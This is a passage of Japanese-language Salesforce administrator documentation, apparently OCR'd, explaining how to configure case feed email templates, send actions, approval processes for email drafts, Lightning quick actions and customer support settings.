- オブジェクト固有のクイックアクションの作成
- グローバルクイックアクションの作成
- グローバルクイックアクションの作成
- ページレイアウトへのコンソールコンポーネントの追加

ケースフィードのデフォルトメールテンプレートの有効化

ケースフィードでデフォルトメールテンプレートを使用すると、サポートエージェントが作業をしているケースの種類に基づいて必要なテンプレートに容易にアクセスできます。

デフォルトメールテンプレートを有効化する前に、テキスト、HTML、または Visualforce テンプレートを作成し、テンプレート選択ロジックを含む Apex クラスを作成しておく必要があります。

デフォルトメールテンプレートを使用すると、サポートエージェントは顧客への返信の迅速さ、正確さ、一貫性を容易に高めることができます。メールテンプレートは事前に読み込まれているため、エージェントはメールを作成する前に必要なテンプレートを参照する必要がありません。テンプレートは必要なだけ作成でき、会社のニーズに基づいて割り当てることができます。たとえば、サポートセンターが複数の製品に関連する問題を処理する場合、製品ごとに固有のテンプレートを作成し、ケースの発生源、件名、またはその他の条件に基づいて適切なテンプレートを事前に読み込むことができます。

デフォルトメールテンプレートを有効化する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*サポート設定*」と入力し、[サポート設定] を選択します。
2. [編集] をクリックします。
3. ［デフォルトメールテンプレートを有効化］を選択します。
4. テンプレート選択ロジックを含む Apex クラスを選択します。
5. [保存] をクリックします。

関連トピック:

- メールの承認プロセスの送信アクションの作成
- メールドラフトの承認プロセスの作成
- メールドラフトの確認と承認

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルトメールテンプレートを有効化する

- 「アプリケーションのカスタマイズ」

メールの承認プロセスの送信アクションの作成

送信アクションを使用して、承認プロセスの最後にメールメッセージが自動的に送信されるようにすることで、サポートエージェントの時間を節約できます。

メモ: 送信アクションは、メールドラフトを有効化している組織でのみ使用できます。

1. [設定] から、[クイック検索] ボックスに「送信アクション」と入力し、[送信アクション] を選択します。
2. [新規Send Action] をクリックします。
3. [オブジェクト] ドロップダウンリストから [メールメッセージ] を選択します。
4. アクションに一意の名前を入力します。
5. 必要に応じてアクションの説明を入力します。
6. [保存] をクリックします。

送信アクションを作成したら、そのアクションを含む承認プロセスを作成します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

送信アクションを作成する
- 「アプリケーションのカスタマイズ」

関連トピック:

ケースフィードのデフォルトメールテンプレートの有効化
標準ウィザードを使用した承認プロセスの作成

メールドラフトの承認プロセスの作成

承認プロセスでは、どのメッセージに承認が必要か、承認者を自動的に割り当てるかどうかなどを指定して、組織でのドラフトメールメッセージの処理方法を決定します。会社のニーズに基づいてカスタマイズした承認プロセスを作成します。

1. ドラフトメールを有効化します。
   このステップを実行しなくてもメールメッセージの承認プロセスを作成できますが、このステップを実行しないで作成したプロセスは組織でメールドラフトが使用可能になるまでトリガされません。
2. 送信アクションを作成します。
   送信アクションによりメールメッセージが承認後確実に送信されます。
3. 承認プロセスを作成します。
   必ず、[承認プロセスを管理するオブジェクト:] ドロップダウンリストから、メールメッセージを選択してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

承認プロセスを作成する
- 「アプリケーションのカスタマイズ」

4. シニアサポートエージェントなど特定のユーザが承認のためのメールメッセージを送信するか、単にメッセージを送信するかを選択できるようにするために、それらのユーザに「メール承認をスキップ」権限が選択されているプロファイルを割り当てます。

関連トピック:

標準ウィザードを使用した承認プロセスの作成

ケースフィードのデフォルトメールテンプレートの有効化

ケースフィードのアクションおよびフィード条件の名称変更

会社が使用する用語に一致するようにケースフィードのアクションとフィード条件の名前を変更します。

たとえば、会社がポータルをカスタマーコミュニティと呼んでいる場合は、[ポータル] アクションを「カスタマーコミュニティ」という名前に変更できます。

1. [設定] から、[クイック検索] ボックスに「*タブと表示ラベルの名称変更*」と入力し、[タブと表示ラベルの名称変更] を選択します。
2. 標準タブのリストのケースの横にある [編集] をクリックします。
3. [次へ] をクリックします。
4. [その他の表示ラベル] リストで変更する表示ラベルを見つけます。
5. 表示ラベルの横のテキストボックスに表示ラベルの新しい名前を入力します。
6. 新しい表示ラベルが母音で始まる場合は、[母音で始まる場合はチェック] をオンにします。
7. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アクションおよびフィード条件を名称変更する

- 「アプリケーションのカスタマイズ」

  または

  「設定・定義を参照する」

  および

  翻訳者として指定されていること

Lightning Experience のケースの設定

Lightning Experience でケースフィードを使用する前に、クイックアクションで標準パブリッシャーを再作成する必要があります。

クイックアクションはモバイルデバイスに表示されますが、標準ケースフィードパブリッシャーは表示されません。ケースのフィードファーストデザインを使用するには、これらのパブリッシャーをクイックアクションとして再作成します。

- 活動の記録クイックアクションの作成
- 状況の変更クイックアクションの作成

関連トピック:

Lightning Experience のケースページレイアウトへのクイックアクションの追加

エディション

使用可能なエディション: Lightning Experience

ユーザ権限

Lightning Experience のケースを設定する
- 「ケースの管理」

および

「アプリケーションのカスタマイズ」

ケースの [メールを送信] クイックアクションの作成

[メールを送信] クイックアクションを作成して、エージェントが Lightning Experience および Salesforce1 のケースフィードからメールを送信できるようにします。

ケースオブジェクトで [メールを送信] クイックアクションを使用するには、メール-to-ケースを有効にしておく必要があります。

新規組織でメール-to-ケースを有効にすると、デフォルトで [メールを送信] クイックアクションが作成されます。組織が Spring '17 より前に作成されたか、Spring '17 より前にメール-to-ケースを有効にした場合は、[メールを送信] クイックアクションを作成します。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

[メールを送信] クイックアクションを作成および変更する
- 「ケースの管理」および「アプリケーションのカスタマイズ」

ページレイアウトを編集する
- 「アプリケーションのカスタマイズ」

1. [メールを送信] クイックアクションを作成します。
   a. [設定] から、[クイック検索] ボックスに「ケース」と入力し、[ボタン、リンク、およびアクション] を選択します。
   b. [新規アクション] をクリックします。
   c. [アクション種別] 選択リストで、[メールを送信] を選択します。
   d. [標準の表示ラベル種別] 項目で、このアクションの表示ラベルを選択します。アクションをケースページレイアウトに追加すると、この表示ラベルがアクションバーに表示されます。
   e. [名前] 項目は自動的に入力されます。この名前は API と管理パッケージで使用されます。先頭は英字にする、英数字文字とアンダースコアのみを使用する、末尾をアンダースコアにしない、アンダースコアを 2 つ続けないという制約があります。API の使用に習熟している場合を除き、この項目は編集しないことをお勧めします。
   f. [説明] 項目で、このアクションの機能を説明します。説明は、アクションの詳細ページと、[ボタン、リンク、およびアクション] ページのリストに表示されます。説明はユーザには表示されません。同じ

オブジェクトに対して複数のアクションを作成する場合、「ケースの[メールを送信]クイックアクション」など、詳細な説明を使用することをお勧めします。




g. [保存]をクリックします。
メールレイアウトページが開き、メールアクションに表示される項目を指定できます。


2. 必要に応じてメール項目の順序を並び替えます。エージェントがクイックアクションを選択すると、メール項目がこの順序で表示されます。


a. [メールメッセージ項目]メニューから、項目をメールレイアウトにドラッグします。項目を削除するには、メールレイアウトから[メールメッセージ項目]セクションにドラッグします。

[宛先アドレス]、[差出人]選択リスト、[件名]、および[テキスト内容]項目はデフォルトで追加されます。項目に関する詳細は、「[メールを送信]クイックアクションで使用可能な項目」を参照してください。



b. 項目を参照のみまたは必須にするには、レンチアイコンをクリックして、項目プロパティを指定します。





c. 項目プロパティを保存するには、[OK] をクリックします。

d. [保存] をクリックします。

[メールを送信] クイックアクションを定義したら、ケースページレイアウトに追加してエージェントが使用できるようにします。

関連トピック:

Lightning Experience のケースページレイアウトへのクイックアクションの追加

[メールを送信] クイックアクションを使用したデフォルトメールテンプレートの適用

エージェントが Lightning Experience および Salesforce1 で顧客にメールを書くときに、デフォルトのメールテンプレートを使用してブランドを組み込み、一貫性を維持できるようにします。メールテンプレートを使用すると、エージェントが顧客へのメールに挨拶、お知らせ、免責事項、会社の連絡先情報など共通の情報を容易に挿入できます。

ケースオブジェクトで[メールを送信]クイックアクションを使用するには、メール-to-ケースを有効にしておく必要があります。

デフォルトのメールテンプレートを指定する [メールを送信] クイックアクションを作成する前に、種類が [カスタム] のメールテンプレートを作成します。種類が [カスタム] のテンプレートのみがサポートされます。メールテンプレートに指定された添付ファイルはサポートされません。ただし、エージェントはメールクイックアクションを使用するときに手動で添付ファイルを追加できます。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[メールを送信] クイックアクションを作成および変更する
- 「ケースの管理」および「アプリケーションのカスタマイズ」

ページレイアウトを編集する
- 「アプリケーションのカスタマイズ」

1. [メールを送信] クイックアクションを作成するか、既存の [メールを送信] クイックアクションを変更します。
   a. [設定]から、[クイック検索]ボックスに「ケース」と入力し、[ボタン、リンク、およびアクション] を選択します。
   b. [新規アクション]をクリックするか、変更するクイックアクションを選択します。
   c. ［アクション種別］選択リストで、[メールを送信] を選択します。
   d. ［デフォルトメールテンプレート］項目で、ルックアップボタンをクリックし、テンプレートを選択します。

      ルックアップメニューには、種類が [カスタム] のメールテンプレートのみが表示されます。
   e. 必要に応じて、[テンプレートの件名を適用しない] を選択してメールテンプレートの件名を無視します。

      デフォルトでは、[メールを送信] クイックアクションは、デフォルトメールテンプレートで指定された件名を適用します。たとえば、テンプレートの件名行が「Thanks for your email」の場合、エージェントがメールアクションを使用してメールの作成または返信を行うとその件名が適用されます。[テンプレートの件名を適用しない] が選択されている場合、メールに定義されている件名はメールに適用されません。たとえば、顧客が件名「Pleasehelp」でメールを送信した場合、エージェントはデフォルトメールテンプレートを使用して返信し、顧客の件名行はそのまま残すことができます。
   f. アクションの表示ラベルを指定します。デフォルトの表示ラベルが入力される標準表示ラベル種別を使用するか、［標準の表示ラベル種別］項目で なし を選択し、独自の表示ラベルを指定できます。アクションをケースページレイアウトに追加すると、この表示ラベルがアクションバーに表示されます。
   g. ［名前］項目は自動的に入力されます。この名前は API と管理パッケージで使用されます。先頭は英字にする、英数字文字とアンダースコアのみを使用する、末尾をアンダースコアにしない、アンダースコアを 2 つ続けないという制約があります。API の使用に習熟している場合を除き、この項目は編集しないことをお勧めします。
   h. ［説明］項目で、このアクションの機能を説明します。説明は、アクションの詳細ページと、[ボタン、リンク、およびアクション] ページのリストに表示されます。説明はユーザには表示されません。同じ

オブジェクトに対して複数のアクションを作成する場合、「祝祭日用のブランドを設定したメールを顧客に送信」など、詳細な説明を使用することをお勧めします。

i. [保存] をクリックします。
メールレイアウトページが開き、メールアクションに表示される項目を指定できます。

2. テンプレートに適切なメール本文項目があることを確認します。

［テキスト内容］項目はデフォルトで[メールを送信]クイックアクションに追加されます。メールテンプレートで画像または HTML 書式を使用する場合、［テキスト内容］項目を削除して［HTML 内容］項目をメールレイアウトに追加します。

3. [保存] をクリックします。

[メールを送信]クイックアクションを定義したら、ケースページレイアウトに追加してエージェントが使用できるようにします。

関連トピック:

Lightning Experience のケースページレイアウトへのクイックアクションの追加

[メールを送信] クイックアクションで使用可能な項目

[メールを送信] クイックアクションで使用可能な項目

[メールメッセージ項目]パレットからメールレイアウトに項目をドラッグできます。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

表 44 : [メールを送信] クイックアクションで使用可能な項目

項目	説明
空白スペース	空のスペースをメールレイアウトに追加します。この項目はメールレイアウト内で複数回使用できます。
BCC アドレス	エージェントが BCC アドレスを入力できるメールヘッダー項目。 ［BCC アドレス］が［宛先アドレス］項目を含むメールレイアウトに追加されると、［BCC アドレス］項目は折りたたまれ、ケースページレイアウトのメールレイアウトにはリンクとして表示されます。エージェントが BCC リンクをクリックすると、項目が展開され、再度折りたたまれることはありません。この項目が必須の場合、横に赤い線が表示され、項目は常に展開されます。

項目	説明
CC アドレス	エージェントが CC アドレスを入力できるメールヘッダー項目。 [CC アドレス] が [宛先アドレス] 項目を含むメールレイアウトに追加されると、[CC アドレス] 項目は折りたたまれ、ケースページレイアウトのメールレイアウトにはリンクとして表示されます。エージェントが CC リンクをクリックすると、項目が展開され、再度折りたたまれることはありません。この項目が必須の場合、横に赤い線が表示され、項目は常に展開されます。
差出人	エージェントが差出人メールアドレスを選択リスト (ドロップダウンリスト) から入力できるメールヘッダー項目。 エージェントは、組織全体のメールアドレス、メール-to-ケースのメールアドレス、およびエージェント自身のメールアドレスからアドレスを選択できます。 Winter '17 以降に作成された新規組織では、[差出人] 選択リストが [メールを送信] アクションにデフォルトで追加されます。Winter '17 以降に [メールを送信] アクションを作成すると、デフォルトで [差出人] 選択リストがメールレイアウトに追加されます。
送信元アドレス	エージェントが差出人メールアドレスを入力できるメールヘッダー項目。[送信元アドレス] 項目はテキスト項目です。
HTML 内容	HTML 書式と画像をサポートするメール本文項目。 [メールを送信] クイックアクションに HTML 書式を含むデフォルトメールテンプレートを設定した場合は、[HTML 内容] 項目をメールレイアウトに追加します。
外部から参照可能	コミュニティケースフィードが有効化されている場合、IsExternallyVisible で、コミュニティでのメールの外部表示が制御されます。 詳細は、API ガイドの「EmailMessage」を参照してください。
親ケース	親ケースレコード ID の項目。

項目	説明
関連先	取引先、商談、キャンペーン、ケース、カスタムオブジェクトなど、関連オブジェクトのレコード ID の項目。 詳細は、API ガイドの「EmailMessage」を参照してください。
件名	エージェントが件名を入力できるメールヘッダー項目。
テキスト内容	プレーンテキストのみをサポートするメール本文項目。
宛先アドレス	エージェントが宛先メールアドレスを入力できるメールヘッダー項目。

関連トピック:

- ケースの [メールを送信] クイックアクションの作成
- [メールを送信] クイックアクションを使用したデフォルトメールテンプレートの適用

活動の記録クイックアクションの作成

Lightning Experience でケースフィードを使用する前に、[活動の記録] パブリッシャーをクイックアクションとして再作成する必要があります。

1. ケースのオブジェクト管理設定から、[ボタン、リンク、およびアクション] に移動します。
2. [新規アクション] をクリックします。
3. [アクション種別] の下で、[活動の記録] を選択します。
4. [標準の表示ラベル種別] の下で、[活動の記録] を選択します。
5. [保存] をクリックします。
6. ユーザに表示される項目を選択するには、アクションのレイアウトをカスタマイズし、[保存] をクリックします。
7. ケースページレイアウトで、新しいクイックアクションを [Salesforce1 および Lightning Experience アクション] セクションにドラッグし、[保存] をクリックします。

エディション

使用可能なエディション: Lightning Experience

ユーザ権限

Lightning Experience のケースを設定する

- 「ケースの管理」

および

「アプリケーションのカスタマイズ」

関連トピック:

- Lightning Experience のケースの設定
- オブジェクト固有のクイックアクションの作成
- Lightning Experience のケースページレイアウトへのクイックアクションの追加

状況の変更クイックアクションの作成

Lightning Experience でケースフィードを使用する前に、[状況の変更]パブリッシャーをクイックアクションとして再作成する必要があります。

1. ケースのオブジェクト管理設定から、[ボタン、リンク、およびアクション]に移動します。
2. [新規アクション]をクリックします。
3. ［アクション種別］の下で、[レコードを更新] を選択します。
4. ［標準の表示ラベル種別］の下で、[状況の変更] を選択します。
5. [保存] をクリックします。
6. ユーザに表示される項目を選択するには、アクションのレイアウトをカスタマイズし、[保存] をクリックします。
7. ケースページレイアウトで、新しいクイックアクションを [Salesforce1 および Lightning Experience アクション] セクションにドラッグし、[保存]をクリックします。

エディション

使用可能なエディション: Lightning Experience

ユーザ権限

Lightning Experience のケースを設定する
- 「ケースの管理」

および

「アプリケーションのカスタマイズ」

関連トピック:

Lightning Experience のケースの設定
オブジェクト固有のクイックアクションの作成
Lightning Experience のケースページレイアウトへのクイックアクションの追加

Lightning Experience のケースページレイアウトへのクイックアクションの追加

アクションをエージェントが使用できるようにするには、ケースページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションにアクションを追加します。

標準アクションとカスタムアクションをページレイアウトに追加します。カスタムアクションを作成すると、パレットに表示されます。

パレットからページレイアウトにアクションをドラッグアンドドロップできます。


1. クイックアクションをケースページレイアウトに追加します。
   a. [設定]から、[クイック検索]ボックスに「ケース」と入力し、[ページレイアウト] を選択します。
   b. アクションを追加するページレイアウトを選択し、[編集]をクリックします。
   c. [Salesforce1 および Lightning のアクション] をクリックします。
   d. アクションを [Salesforce1 および Lightning Experience アクション] セクションにドラッグし、アクションを表示する場所に配置します。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトを編集する
- 「アプリケーションのカスタマイズ」



e. [保存] をクリックします。

コンタクトセンターの自動化

カスタマーサポートの設定

組織でケースとソリューションを使用している場合は、自動化サポート機能を設定して、サポートプロセスを効率化できます。

[設定] から次の操作を実行します。

- [クイック検索] ボックスに「*営業時間*」と入力し、[営業時間] を選択して組織のサポート時間を設定します。
- [クイック検索] ボックスに「*割り当てルール*」と入力し、[ケースの割り当てルール] を選択してケースの自動転送ルールを作成します。
- [クイック検索] ボックスに「*エスカレーションルール*」と入力し、[エスカレーションルール] を選択してケースの自動エスカレーションルールを作成します。
- [クイック検索] ボックスに「*サポート設定*」と入力し、[サポート設定] を選択して、メールテンプレートと自動化サポート機能のデフォルトをカスタマイズします。
- [クイック検索] ボックスに「*自動レスポンスルール*」と入力し、[ケース自動レスポンスルール] を選択して、顧客が次のいずれかからケースを送信した場合に、顧客にメールを送信するルールを設定します。
  - Web-to-ケースのフォーム
  - メール-to-ケースのメッセージ
  - オンデマンドメール-to-ケースのメッセージ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用できるサポート設定のオプションは、Salesforce のエディションによって異なります。

  - カスタマーポータル
  - セルフサービスポータル

- ［クイック検索］ボックスに「メール-to-ケース」と入力し、[メール-to-ケース] を選択して、顧客のメールをケースとして取得する機能を設定します。それぞれの顧客のメールの内容から自動的にケースを作成するかを設定します。

ソリューション関連のサポート機能は、[設定] から、［クイック検索］ボックスに「ソリューション」と入力し、次の操作を実行します。

- ユーザが自ら作成したソリューションを分類できるようにカテゴリを設定するには、[ソリューションカテゴリ] を選択します。
- ソリューションに対して特定のオプションを有効にするには、[ソリューション設定] を選択します。

ソリューション関連の追加サポート機能は、[設定] から、［クイック検索］ボックスに「セルフサービス」と入力し、次の操作を実行します。

- 顧客がソリューションを検索するときに使用する公開ソリューションを設定するには、[公開ソリューション] を選択します。
- Web サイトからケースを取得できるようにするには、[Web-to-ケース] を選択します。
- 顧客がケースをログに記録し、ソリューションを検索できるように組織の Web ポータルを設定するには、セルフサービスポータルの下にある [設定] を選択します。

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

Salesforce カスタマーポータル関連のサポート機能は、[設定] から、［クイック検索］ボックスに「カスタマーポータル」と入力し、次の操作を実行します。

- 顧客がケースを登録し、ソリューションを検索して、作成した任意のカスタムオブジェクトにアクセスできるように組織のカスタマーポータルを設定するには、[カスタマーポータル設定] を選択します。

Salesforce CRM Call Center 関連のサポート機能は、[設定] から、［クイック検索］ボックスに「コールセンター」と入力し、次の操作を実行します。

- 新規コールセンターを設定し、そのコールセンターに割り当てられたユーザを管理するには、[コールセンター] を選択します。
- コールセンターユーザの電話帳内で検索できる追加の電話番号を設定するには、[ディレクトリ番号] を選択します。
- コールセンターユーザのソフトフォンに通話情報を表示するレイアウトを設定するには、[ソフトフォンレイアウト] を選択します。

ケースまたはカスタムオブジェクトのサポートキューを作成するには、[設定] から、［クイック検索］ボックスに「キュー」と入力し、[キュー] を選択します。

サポート機能には、ケースが Web 経由または手動で作成されたとき、またはケースが解決されたときに顧客に通知する機能などがあります。また、ケースがエスカレーション、作成、または再割り当てされたときに

ユーザに自動的に通知することもできます。通知メールを使用するには、各種通知に使用するメールテンプレートを作成する必要があります。

関連トピック:

- システム管理者向けヒント集: カスタマーサポートの設定
- システム管理者向けヒント集: セルフサービスポータルを最大限に活用
- システム管理者向け設定ガイド: Self-Service Implementation Guide (セルフサービス実装ガイド)
- システム管理者向け設定ガイド: Case Management Implementation Guide (ケース管理実装ガイド)

サポート設定のカスタマイズ

さまざまなサポートプロセスを有効化または設定して、ケース管理を自動化します。メールテンプレート、デフォルトのケース所有者、ケースに関するお知らせなどを選択します。

これらの設定を操作するには、[設定]から、［クイック検索］ボックスに「*サポート設定*」と入力し、[サポート設定] を選択して [編集] をクリックします。

項目	説明
デフォルトのケース所有者	ケース割り当てルールのいずれのエントリとも一致しないすべてのケースに、自動的に割り当てられるユーザまたはキュー。このユーザは［有効］である必要があります。
デフォルトのケース所有者に通知する	ケースが割り当てられたことをデフォルトのケース所有者に通知する場合は、このチェックボックスをオンにします。新規所有者がキューである場合、通知はキューのメールアドレスに送信されます。通知は、システムで生成され、変更はできません。
レコードタイプの設定	割り当てルールを適用してユーザが作成したケースに割り当てるレコードタイプを示します。次のいずれかを選択します。 • 新規ケースで作成者のレコードタイプをそのまま使用する場合、［既存のレコードタイプを使用する］ • 新規ケースで作成者のレコードタイプを上書きする場合、［既存のレコードタイプを任命先のデフォルトレコードタイプで上書きする。］

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

サポート設定を変更する
- 「ケースの管理」
  および
  「アプリケーションのカスタマイズ」

項目	説明
自動ケース更新ユーザ	自動ケース更新の[ケースフィード]フィード項目および[ケース履歴]関連リストに表示されるユーザ。自動ケース更新は、割り当てルール、エスカレーションルール、オンデマンドメール-to-ケース、またはセルフサービスポータルでログインしたケースを適用すると発生します。実行できる操作は、次のとおりです。 • システム を選択し、自動化プロセスがケースの作成やケースの状況の変更などのアクションを実行したことを示します。[システム] を選択すると、参照項目はグレー表示になります。 • ユーザ を選択し、参照項目を使用して、システム管理者などの [自動ケース更新ユーザ] になるユーザを指定します。このユーザは、システム管理者のプロファイルか、「すべてのデータの編集」および「メールの送信」権限を持つ必要があります。
ケース作成時のテンプレート	サポートエージェントが手動でケースを作成したことを取引先責任者に通知するときに使用するテンプレート。通知するかどうかは任意であり、ケースの編集ページにあるチェックボックスをオンにすると送信されます。このテンプレートの設定は、［有効］になっている必要があります。
ケース割り当て時のテンプレート	システム管理者または他のユーザがケースを手動で割り当てたことをユーザに通知するときに使用されるテンプレート。通知するかどうかは任意であり、[ケース所有者の変更] ページにあるチェックボックスをオンにすると送信されます。このテンプレートの設定は、［有効］になっている必要があります。
ケースクローズ時のテンプレート	ケースがクローズされたことを取引先責任者に通知するときに使用されるテンプレート。通知するかどうかは任意であり、[ケースのクローズ]ページにあるチェックボックスをオンにすると送信されます。このテンプレートの設定は、［有効］になっている必要があります。
